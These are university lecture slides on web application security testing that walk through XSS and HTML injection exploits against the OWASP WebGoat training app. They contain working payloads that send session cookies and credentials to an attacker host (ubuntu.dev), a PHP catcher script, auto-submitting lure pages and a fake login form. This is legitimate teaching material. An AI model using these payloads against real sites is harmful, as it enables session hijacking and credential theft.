

7. Finding and Exploiting Vulnerabilities in Web Applications – Part 1

Prof. Dr. Marc Rennhard

Institut für angewandte Informationstechnologie InIT

ZHAW School of Engineering

rema@zhaw.ch

Content

- **Introduction** to security testing of web applications
- **Finding and exploiting vulnerabilities** in web applications
 - Cross-Site Scripting
 - HTML Injection
 - SQL Injection
 - HTTP Response Splitting
 - Cross-Site Request Forgery
- **Tool support**
 - Burp Suite as an example of a helpful tool

Goals

- You understand the importance of security testing of web applications
- You know some of the most prominent web application vulnerabilities and can find and exploit them
- You know and understand the possibilities of the Burp Suite tool and can use it appropriately

Introduction to Web Application Security Testing

Why Web Applications? (1)

Why has web application security testing become so important?

- Web applications are the **dominating type of online applications** especially with respect to interaction of users with online services
→ There are **many potential targets** for attackers that all use the same fundamental technology
- Web applications grant access to potentially very **valuable information** (e-banking, e-commerce etc.)
→ There exists potential financial gain for an attacker, so **attacking web applications is attractive**
- Web application vulnerabilities account for **60-80% of all reported vulnerabilities** these days
→ Security with respect to web applications is often poor, so **performing security tests is important**

Why Web Applications? (2)

And an additional reason: Exploiting web application vulnerabilities is an **excellent showcase** that demonstrates in general what it means to find vulnerabilities in systems / applications and exploit them, because:

- A **wide range** of vulnerabilities and attack possibilities must be considered
- Various **skills** are required (protocols, technologies)
- It can only be done efficiently by using the right mix of **manual methods and tool support**

Web Application Security Testing

- When we say “Web Application Security Testing”, we primarily mean **analysing the application itself**
- The analysis may also include the **lower layers**
 - E.g. by trying to identify weaknesses in the OS or the web application server software using vulnerability scanners
 - But the focus (and hard work) lies with the application itself
- There are also **known web application vulnerabilities**, e.g. in a web shop product
- But we focus here on finding and exploiting **unknown vulnerabilities**

Vulnerability Summary CVE-2008-1541
Original release date: 3/28/2008 Last revised: 8/7/2008 Source: US-CERT/NIST
Overview Directory traversal vulnerability in cgi-bin/his-webshop.pl in HIS Webshop 2.50 allows remote attackers to read arbitrary files via a .. (dot dot) in the t parameter.
Impact CVSS Severity (version 2.0): CVSS v2 Base score: <u>4.3</u> (Medium) (<u>AV:N/AC:M/Au:N/C:P/I:N/A:N</u>) (<u>legend</u>) Impact Subscore: 2.9 Exploitability Subscore: 8.6

OWASP

- An excellent resource for web application security is the [Open Web Application Security Project \(OWASP\)](http://www.owasp.org), <http://www.owasp.org>)
- Develops and provides [guidelines](#) (best practices) and [tools](#)
 - OWASP [Guide](#): Guide to building secure web applications
 - OWASP [Testing Guide](#): Guide for security testing of web applications
 - OWASP [WebScarab](#): Tool that assists in security testing of web applications and web services
 - OWASP [WebGoat](#): A deliberately insecure web application for hands-on training about web application security testing
 - OWASP [ZAP Proxy](#): A fully automated testing tool for finding vulnerabilities in web applications
 - and much more...
- [OWASP Top Ten Project](#):
 - Lists the most serious web application vulnerabilities

OWASP Top Ten (2013)

A1-Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

A2-Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

A3-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

A4-Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

A5-Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6-Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A7-Missing Function Level Access Control

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

A8-Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.


A9-Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

A10-Unvalidated Redirects and Forwards


Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Web Application Basics (1)



- Users communicate with the web application via **HTTP requests**
- The request either addresses a **static** (e.g. HTML page) or an **active** (e.g. a servlet or a perl script) **resource** on the web application server
- Active resources often perform **database accesses** to retrieve content to dynamically generate the web page (a HTML document)
- Web page is sent to the user in the form of an **HTTP response**

Web Application Basics (2)

- Many web application vulnerabilities are based on the fact that **users can submit data to the web application**, which then are interpreted
- The data is typically entered via **web forms**


The image shows two examples of web forms. On the left is a login form with fields for 'Username:' (containing 'Pete') and 'Password:' (containing 'P@ssw0rd'), and a 'Submit' button. On the right is a search form with a text input containing 'security books' and a blue 'Search' button.
- The data are sent as **GET or POST parameters** (name-value pairs) to the web application:

```
GET /path/login.pl?user=Pete&pwd=tz&2_V HTTP/1.1
...
```

```
POST /path/login.pl HTTP/1.1
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

user=Pete&pwd=tz&2_V
```

Web Application Basics (3)

- Modern web technology is “responsible” for most web application attacks
 - With purely static web content, there are only a few attack vectors
- Problem: Active server-side resources
 - They often receive and process user input
 - This input can be chosen arbitrarily by the attacker
 - This can result in abusing the resource for the attacker’s purposes
- Problem: Active client-side components (esp. JavaScript)
 - Allow to, e.g., dynamically adapt a web page during rendering
 - This may enable an attacker to control the content displayed by the browser of a victim
- Problem: Session tracking with cookies (may be stolen, guessed...)
 - This may enable an attacker to hijack the session of another user

Cross-Site Scripting

Cross-Site Scripting (XSS) (1)

- The **Nr. 3 web application vulnerability** according to OWASP Top Ten
 - Somewhat less critical than injection flaws and broken authentication and session management (Nr. 1 & 2), but are found more frequently
- Basic idea: attacker manages to execute a **JavaScript in the browser of a victim**
- Most common type: **Reflected (or non-persistent) XSS**:
 - The victim clicks a link (in an e-mail or a web page) that was prepared by the attacker (contains JavaScript code as a parameter value)

```
<a href="http://www.xyz.com/search.asp?str=<script>...</script>">  
www.xyz.com</a>
```
 - The request is received by an active (vulnerable) resource on the server, which includes the received JavaScript into the generated web page
 - The web page is rendered in the browser and the JavaScript is executed

Cross-Site Scripting (XSS) (2)

- Less common: **Stored (or persistent) XSS**:
 - Attacker manages to place the JavaScript permanently within the vulnerable web application, e.g. guest book, forum, auction...
 - Victim that views the corresponding page executes the JavaScript (so the user does not even has to click a link)
- Successfully carrying out XSS requires a **vulnerable web application**
- A web application **vulnerable to XSS** means the following:
 - The web application does not correctly **analyse/filter user-submitted data** for critical content (JavaScript code in this case)...
 - ...and the web application inserts the JavaScript code into the generated HTML page **without sanitising** it (e.g. replace < with <)
 - Or the web application allows to store JavaScript code and makes it available to users **without sanitising** it

Cross-Site Scripting (XSS) (3)

- Successfully **exploiting an XSS vulnerability** can result in several attacks, e.g.:
 - **Modifying the web page** displayed in the browser “at will”, e.g. by adding or replacing a login dialogue
 - **Session hijacking** by reading the session cookie and sending it to the attacker
- Reflected XSS requires the victim to **click a link** – isn’t that very close to classic e-mail phishing?
 - Yes, but the difference is that **no fake server** is involved
 - If I want to steal credentials for `www.xyz.com`, the real server `www.xyz.com` is involved (and the real certificate if HTTPS is used)
 - Phishing detection mechanisms in e-mail clients or browsers therefore usually don’t work (host name in the link is the same as the displayed host name)

Testing for XSS Vulnerabilities


- Identify resources that **send back user input** in the response
- If such a resource has been found, insert a **simple JavaScript** into the corresponding web form field, e.g.:

```
<script>alert("XSS");</script>
```

This facility will search the WebGoat source.

Search:

- If successful, a **popup window** is displayed



- This means the web application really **sends back JavaScript code** to the user...
- ...which serves as a **proof-of-concept** that the web application is vulnerable to XSS attacks...
- ...which most likely means the attacker can basically insert **any JavaScript he likes**

Exploiting an XSS Vulnerability (1) – Attacker JavaScript


- The previous example has shown an XSS vulnerability, which we will now **exploit**
- We perform an **XSS-based session hijacking** attack
 - The inserted JavaScript reads the session ID (exchanged in a cookie)
 - The cookie is forwarded to the attacker
- JavaScript to insert:

```
<script>
XSSIImage=new Image;
XSSIImage.src='http://ubuntu.dev/attackdemo/WebGoat/catcher/catc
her.php?cookie=' + document.cookie;
</script>
```

- We create a JavaScript Image object and specify the source for the image, which causes the browser to execute the request
- But the request does not serve to load an image, but simply to send **the cookie to the script catcher.php on the attacker's host** (ubuntu.dev)
- The cookie can be accessed by JavaScript with **document.cookie**

Exploiting an XSS Vulnerability (2) – Attacker JavaScript

- Before copy/pasting the script into the search field, we should **remove superfluous newline and space characters**
 - Values of GET or POST parameters should not contain such characters to make sure they are correctly interpreted by the web application
 - There's a nice web-based tool that easily assists in such tasks (and many others!): <http://yehg.net/encoding>



Exploiting an XSS Vulnerability (3) – catcher.php

- Writing a server script to **receive captured cookies** is simple

```
<?php
$line = "";

if(isset($_REQUEST['user'])) {
    $line = "User: " . $_REQUEST['user'] . " ";
}
if(isset($_REQUEST['pass'])) {
    $line .= "Password: " . $_REQUEST['pass'] . " ";
}
if(isset($_REQUEST['cookie'])) {
    $line .= "Cookie: " . $_REQUEST['cookie'] . " ";
}

if($line != "") {
    $line .= "\n";
    $fd = fopen("catcher.txt", 'a+');
    fwrite($fd, $line);
    fclose($fd);
}

header("Location: http://ubuntu.dev:8080/WebGoat/attack");
?>
```

catcher.txt:

```
Cookie: JSESSIONID=BC8FD93A85037F3DC35798E53264179D
Cookie: JSESSIONID=7113D2694B802B88DE35492AC9052CA5
```

Exploiting an XSS Vulnerability (4) – Prepare Link

- To demonstrate the entire exploit, we should also show how the victim can be **tricked into sending the JavaScript to the web application**
- To do so, we **prepare a link**, which – when clicking on it – sends the same HTTP request as when filling in the form directly
 - When clicking the link, the victim will send the malicious JavaScript to the server...
 - ...the server sends back the web page containing the JavaScript...
 - ...which is interpreted in the browser and the session ID is sent to the attacker
- **Capturing the detailed request** can be done in various ways
 - Using a browser extension (Firefox Live HTTP Headers, Tamper Data...)
 - Using a local proxy that can intercept (or at least record) requests
- We use here the second option: **a local proxy**
 - There are various local proxies available
 - We use **Burp Suite** (OWASP WebScarab or OWASP ZAP would also work)

Exploiting an XSS Vulnerability (5) – Prepare Link

```

Raw Params Headers Hex
POST /WebGoat/attack?Screen=1085481604&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101
Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900
Cookie: JSESSIONID=55B13A9F133809A5E2CA1DD79DD09607
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 197

Username=%3Cscript%3EXSSImage%3Dnew+Image%3BXSSImage.src%3D%27http%3A%2F%2Fubuntu.dev%2Fatta
ckdemo%2FWebGoat%2Fcatcher%2Fcatcher.php%3Fcookie%3D%27%2Bdocument.cookie%3B%3C%2Fscript%3E
&SUBMIT=Search

```

- The request is a **POST** request
 - The URL contains some navigation parameters
 - The **actual search string** is submitted in the first (of two) POST parameters
- Unlike GET requests, **POST requests cannot simply be encoded in a link**
 - Instead, this must be done via a **web form and JavaScript code**
 - But: this **cannot be done via an e-mail message**, but only via a HTML document that is interpreted in a browser → we will do this in the following

Exploiting an XSS Vulnerability (6) – HTML Document to Trick Victims

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>
```

```
<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>
```

Called function when clicking the link, which submits the form to create the desired POST request

```
</head>
<body>
```

Form action contains the URL with navigation parameters, calls the vulnerable resource

```
<form action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username" value="<script>XSSImage=new
Image;XSSImage.src='http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php?
cookie='+document.cookie;</script>">
<input type="hidden" name="SUBMIT" value="Search"></form>
```

```
Dear all, check out these terrific new products at <a
href="javascript:send_postdata();">ubuntu.dev</a>.</br></br>
```

```
Yours,
Jack
```

Visible link, clicking it calls send_postdata()

Two hidden (invisible) fields, which are included as POST parameters when the form is submitted; the first one contains the JavaScript

```
</body>
</html>
```

Dear all, check out these terrific new products at [ubuntu.dev](#).

Yours, Jack

Visible HTML document

Exploiting an XSS Vulnerability (7) – Putting it all together

- Victim is logged into the web application

Results for: victim
Lesson
Normal user lessons

- Victim opens HTML document with the prepared link:

Dear all, check out these terrific new products at [ubuntu.dev.](#)

Yours, Jack

- Clicking the link sends the cookie to the attacker by exploiting the XSS vulnerability

```
rennhard@ubuntu-generic: /var/www/attackdemo/WebGoat/catcher$ more catcher.txt
Cookie: JSESSIONID=581C37863382A8BF6F81CE3345B2F857
```

- Attacker uses the automatic Cookie-replacement feature of Burp Suite

Enabled	Item	Match	Replace
<input type="checkbox"/>	Request header	^If-Modified-...	
<input type="checkbox"/>	Request header	^If-None-Mat...	
<input type="checkbox"/>	Request header	^Referer.*\$	
<input type="checkbox"/>	Request header	^Accept-Enco...	
<input type="checkbox"/>	Response header	^Set-Cookie.*\$	
<input type="checkbox"/>	Request header	^Host: foo.ex...	Host: bar.example.org
<input type="checkbox"/>	Request header		Origin: foo.example.org
<input checked="" type="checkbox"/>	Request header	^Cookie.*\$	Cookie: JSESSIONID=581C378633...

- Reloading the page allows him to take over the session

Results for: attacker
Lesson
Normal user lessons



Results for: victim
Lesson
Normal user lessons

E-Mail Links and POST Requests (1)

- We mentioned that a **POST request cannot be generated** by clicking on a link in an e-mail
 - As a result, we generated the POST request from within an HTML document
 - The HTML document can be placed anywhere the attacker has access to (an own server, a compromised server, any server that allows placing HTML / JavaScript code...)
- Still, potential victims must access (find) that HTML document
 - As a result, it would be nice – also with POST requests – to **use an e-mail as the basis to trick users**
- In fact, that's **easily possible** using the following steps:
 - Prepare an HTML document that contains the following:
 - A **web form** that generates the **desired POST request** when submitted
 - JavaScript code that **automatically submits** the form when the page is loaded
 - In the e-mail, use a link to this HTML document

E-Mail Links and POST Requests (2)

- HTML document that automatically sends the POST request:

```
<html>
<body>

<form
action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481
604&menu=900" method="POST">
<input type="hidden" name="Username"
value="<script>XSSIImage=new
Image;XSSIImage.src='http://ubuntu.dev/attackdemo/WebGoat/cat
cher/catcher.php?cookie='+document.cookie;</script>">
<input type="hidden" name="SUBMIT" value="Search"></form>

<script type='text/javascript'>document.forms[0].submit();
</script>

</body>
</html>
```


Form to submit the POST request (unchanged)

This script is executed when the HTML document is loaded, which submits the form

- To trick the victim, simply send him an e-mail and include a link to the HTML document above

Stealing Credentials with XSS – Demonstration

- Victim has an account at a web shop (with XSS vulnerability)
- Attacker's goal: Get victim's username/password by presenting him a fake login dialogue, which sends the credentials to the attacker (and not to the shop)
- Attacker has already placed a corresponding JavaScript in a link of a message, victim has opened the message



Cross-Site Scripting – Countermeasures

- XSS can effectively be prevented using **secure software development techniques**
- In the web application, **sanitize** all user-provided data before sending them back to the browser
 - In particular, **replace** `<`, `>` and `"` with `<`, `>` and `"`; → browsers interpret these as string literals and not as control characters
 - Example: replace `<script>alert("XSS")</script>` with `<script>alert("XSS");</script>`
- In the web application, **validate** all data provided by the user (input validation)
 - But sometimes, this is not possible, as the user may be allowed to send arbitrary characters
 - Therefore, data sanitation is considered the primary defensive measure
- In the browser, **disable JavaScript**
 - Limits "browsing experience", many websites no longer are usable

Reflected XSS Protection in Web Browsers

- Today, many web browsers offer protection from reflected XSS attacks
- Basically, this works as follows:
 - Before executing a JavaScript, the browser checks whether the script was sent to the server in the previous request
 - If this is the case, it is likely that it is a reflected XSS attack → the script is not executed
- Current state of popular browser:
 - Firefox: XSS Filter in development
 - Internet Explorer: protection, can be disabled in Internet Settings
 - Chrome: protection, can be disabled with command line option `--disable-xss-auditor`)
 - Safari: protection, no official information about how to disable it
- This is a positive development and helps as a second line of defense
 - But as a developer, you should nevertheless make sure to solve this in your web application
 - You never know what browser will be used and stored XSS is still possible

Content Security Policy (CSP) (1)

- CSP is a proposal by the [Mozilla Foundation](#) (made in 2009) primarily intended to mitigate XSS attacks
- CSP allows a website administrator to specify from [which locations](#) (domains or hosts) different types of [web content can be loaded](#)
 - “Web content” includes everything that is loaded from external files, e.g. images, videos but also [JavaScript](#) code that is located in separate files
- The web server communicates this policy to the browser in an HTTP response header: [X-Content-Security-Policy](#)
 - Whenever this header is used, all content – including JavaScripts – must be [loaded from external files](#)
 - The allowed locations of these files are specified in the header line
 - This means it is no longer possible for an attacker to “embed” an executable JavaScript directly into a web page by exploiting a reflected XSS vulnerability

Content Security Policy (CSP) (2)

- Example: A website wants all content to come from its own domain:
 - `X-Content-Security-Policy: allow 'self'`
 - To embed an executable JavaScript, an attacker would have to “embed” the script into a file stored on a server in this domain, which is difficult
- Example: A website allows anything from its own domain except what is additionally defined: images from anywhere, plugin content from domains media1.com and media2.com, and scripts only from the host scripts.supersecure.com:
 - `X-Content-Security-Policy: allow 'self'; img-src *; object-src media1.com media2.com; script-src scripts.supersecure.com`
- Currently, Firefox, Chrome, IE and Safari support this at least partly
 - The standard is in “[W3C candidate recommendation](#)” status
 - It is likely this will be eventually be supported by all browsers (which still does not guarantee that developers will use this, of course)

HTML Injection

HTML Injection

- Similar to XSS, but instead of a script, “normal” HTML code is injected
- Not as powerful as XSS because an attacker can only modify the displayed page in a limited way, usually by adding content
- On the other hand, applications are more likely to be vulnerable to HTML injection, especially if they filter/sanitize only script-tags
 - Browser XSS protection features only help if they also cover HTML code
 - Content Security Policy won't help at all
- Finding HTML injection vulnerabilities can be done as follows:
 - Insert some HTML tags into a form field
 - Check the resulting web page source if it contains these tags

Search:

→

</table>
<hr>
Results for: <hr>

Search

- Some insertions (as in this example) are also visible:

Results for:

Exploiting an HTML Injection Vulnerability (1)

- As we have seen on the previous slide, there's an HTML injection vulnerability that we are going to **exploit**
- Our goal is to steal **user credentials**: username, password
- We do this by **adding a login screen** to the search page which pretends that user must log in to be able search for "Special Offers" (assuming the application is an e-shop)
- Just like with XSS, the victim must "carry out the **HTML injection attack himself**"
 - This will again be achieved by presenting him a prepared link
 - We use again the catcher.php script to receive the credentials

Exploiting an HTML Injection Vulnerability (2)

- HTML code to inject:

`</form>`

Since the HTML code is injected within the existing search form, that form must first be closed as HTML does not support nested forms

Special Offers

`<hr />`

`Searching for Special Offers requires account login:`

`

`

Message to trick the victim

```
<form
action="http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php"
">
Enter Username:<br><input type="text" name="user"><br>
Enter Password:<br><input type="password" name="pass"><br>
<input type="submit" name="login" value="Login">
</form>
```

`

`

Login form to insert and capture credentials

`<hr />`

Exploiting an HTML Injection Vulnerability (3)

- Before inserting, remove again unnecessary **white space**:

```
</form>Special Offers<hr/><b>Searching for Special Offers requires account  
login:</b><br><br><form action="http://ubuntu.dev/attackdemo/WebGoat/  
catcher/catcher.php">Enter Username:<br><input type="text" name="user">  
<br>Enter Password:<br><input type="password" name="pass"><br><input  
type="submit" name="login" value="Login"></form><br><br><hr/>
```

- The **resulting web page** appears as follows:

Search:

Results for:
Special Offers

Searching for Special Offers requires account login:
Enter Username:

Enter Password:

Exploiting an HTML Injection Vulnerability (4)

- HTML document with prepared link:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username" value="</form>Special Offers<hr/><b>Searching for Special
Offers requires account login:</b><br><br><form
action='http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php'>Enter Username:<br><input
type='text' name='user'><br>Enter Password:<br><input type='password' name='pass'><br><input
type='submit' name='login' value='Login'></form><br><br><hr/>">
<input type="hidden" name="SUBMIT" value="Search"></form>

There are some hot special offers for those with a shop account at <a
href="javascript:send_postdata();">ubuntu.dev</a>.</br></br>

Have fun,
Maggie

</body>
</html>
```

Visible HTML
document

There are some hot special offers for those with a shop account at [ubuntu.dev](#).
Have fun, Maggie

Exploiting an HTML Injection Vulnerability (5) – Putting it all together

- Victim opens HTML document with **prepared link**:

- Clicking the link** exploits HTML Injection vulnerability and presents modified web page to the victim:

- Victim **enter credentials** and clicks login

- This causes the credentials to be **sent to the attacker** (catcher.php)

```
root@ubuntu-generic:/var/www/attackdemo/WebGoat/catcher# tail catcher.txt
User: idefix Password: Mod_5ba*uK
```

- These credentials allow the attacker to log in at the target application and **take over the victim's identity**

There are some hot special offers for those with a shop account at [ubuntu.dev](#).
Have fun, Maggie

Searching for Special Offers requires account login:

Enter Username:

Enter Password:

Login

Enter Username:

Enter Password:

Login